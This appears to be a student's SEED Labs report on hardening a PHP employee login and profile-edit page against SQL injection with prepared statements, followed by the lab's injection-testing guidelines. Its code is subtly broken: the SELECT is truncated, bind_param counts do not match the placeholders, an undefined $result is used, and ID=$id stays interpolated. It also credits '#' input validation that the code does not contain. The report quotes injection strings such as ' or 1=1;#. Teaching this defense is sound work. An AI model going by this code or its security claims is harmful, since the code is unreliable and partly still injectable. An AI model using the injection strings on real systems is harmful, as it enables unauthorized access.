
Here, we attempt to change the portion of the web application that does SQL queries to stop SQL injection from happening. To improve security against SQL injection attacks, this is accomplished by making changes to the files that separate data and code.

First, we need to locate the code files: /var/www/SQLInjection/




```
root@VM:/home/seed# cd /var/www/SQLInjection/
root@VM:/var/www/SQLInjection# ls
css          safe_edit_backend.php  unsafe_edit_backend.php
index.html   safe_home.php          unsafe_edit_frontend.php
logoff.php   seed_logo.png          unsafe_home.php
root@VM:/var/www/SQLInjection# nano unsafe_edit_backend.php
```

Now, we need to edit unsafe_home.php and unsafe_edit_backend.php by adding a prepared statement instead of executing a normal sql query as shown below and then perform the attack as we have done previously.



*unsafe_home.php [Read-Only] (/var/www/SQLInjection) - gedit

```
        echo "</div>";
        echo "</nav>";
        echo "<div class='container text-center'>";
        die("Connection failed: " . $conn->connect_error . "\n");
        echo "</div>";
      }
      return $conn;
    }

    // create a connection
    $conn = getDB();
    // Sql query to authenticate the user
    $sql = $conn->prepare("SELECT id, name, eid, salary, birth, ssn, phoneNumber, $ FROM Credential
WHERE name= ? and Password= ? ");
    $sql->bind_param("ss", $input_uname, $hashed_pwd);
    $sql->execute();
    $sql->bind_result($id,$name,$eid, $salary, $birth, $ssn, $phoneNumber, $address, $email, $nickname, $pwd);
    $sql->fetch();
    $sql->close();
    /* convert the select return result into array type */
    $return_arr = array();
    while($row = $result->fetch_assoc()){
      array_push($return_arr,$row);
    }

    /* convert the array type to json format and read out*/
    $json_str = json_encode($return_arr);
    $json_a = json_decode($json_str,true);
    $id = $json_a[0]['id'];
    $name = $json_a[0]['name'];
    $eid = $json_a[0]['eid'];
    $salary = $json_a[0]['salary'];
```


unsafe_edit_backend.php [Read-Only] (/var/www/SQLInjection) - gedit

```
    $dbname="Users";
    // Create a DB connection
    $conn = new mysqli($dbhost, $dbuser, $dbpass, $dbname);
    if ($conn->connect_error) {
      die("Connection failed: " . $conn->connect_error . "\n");
    }
    return $conn;
  }

  $conn = getDB();
  // Don't do this, this is not safe against SQL injection attack
  $sql="";
  if($input_pwd!=''){
    // In case password field is not empty.
    $hashed_pwd = sha1($input_pwd);
    //Update the password stored in the session.
    $_SESSION['pwd']=$hashed_pwd;
    $sql = $conn->prepare("UPDATE credential SET nickname= ?,email= ?, address= ?, Password= ? where ID=$id;");
    $sql->bind_param("sssss", $input_nickname, $input_email, $input_address, $hashed_pwd, $input_phonenumber);
    $sql->execute();
    $sql->close();

  }else{
    // if passowrd field is empty.
    $sql = $conn->prepare("UPDATE credential SET nickname= ?,email= ?, address= ?, PhoneNumber= ? where ID=$id;");
    $sql->bind_param("sssss", $input_nickname, $input_email, $input_address, $hashed_pwd, $input_phonenumber);
    $sql->execute();
    $sql->close();
  }
  $conn->query($sql);
  $conn->close();
  header("Location: unsafe_home.php");
```

- **Key Changes and Fixes made in above codes:**


i. **Prepared Statements and DB Connection Handling:** I ensured that prepared statements are correctly used and closed after execution. The database connection is closed after use to prevent resource leakage.

ii. **Handling GET Parameters:** The script checks for username and password via the GET method. If found, it attempts to authenticate and set session variables.

iii. **Input Validation:** The script now checks if the username or password is empty or contains the '#' character, which is often used in SQL injection attacks.

iv. **Prepared Statements:** The updated code uses prepared statements with parameter binding for database queries, which prevents SQL injection.

Now, we try to perform the attack by using '#' keyword while login as Admin:



Employee Profile Login

USERNAME: Admin'#'

PASSWORD: Password

Login

Copyright © SEED LABs


Deep_SeedUbuntu [Running] - Oracle VM VirtualBox
SQLi Lab - Mozilla Firefox
www.seedlabsqlinjection.com/unsafe_home.php?username=Admin&Password=123
SEEDLABS

The account information your provide does not exist.

Go back

Here, the prepared statements successfully prevented the SQL injection attack.

- **Observations:**

i. **Prevention of SQL Injection:** The web application successfully reduces the danger of SQL injection attacks by employing prepared statements and bind parameters. To prevent malicious input from changing the intended behavior of the query, the database server parses and compiles the SQL statement independently from the input data.

ii. **Enhanced Security:** By protecting the web application against SQL injection vulnerabilities, the use of prepared statements strengthens its security. This shows that security issues are being addressed and sensitive data kept in the application's database is being protected in a proactive manner.

iii. **Parameterized Queries:** When using prepared statements, input data placeholders are defined in the SQL query and then bind parameters are used to replace the placeholders with the actual values. This lowers the possibility of SQL injection issues by ensuring that user input is handled as data rather than executable SQL code.

3 Guidelines

Test SQL Injection String. In real-world applications, it may be hard to check whether your SQL injection attack contains any syntax error, because usually servers do not return this kind of error messages. To conduct your investigation, you can copy the SQL statement from php source code to the MySQL console. Assume you have the following SQL statement, and the injection string is `' or 1=1;#`.

```
SELECT * from credential
WHERE name='$name' and password='$pwd';
```

You can replace the value of `$name` with the injection string and test it using the MySQL console. This approach can help you to construct a syntax-error free injection string before launching the real injection attack.

Note Sequences that may be used to comment queries:

```
MySQL: #, --
```

After the `#` or `--` character(s) everything will be discarded by the database.

4 Submission

You need to submit a detailed lab report to describe what you have done and what you have observed.v Please provide details using screen shots and code snippets. You also need to provide explanation to the observations that are interesting or surprising.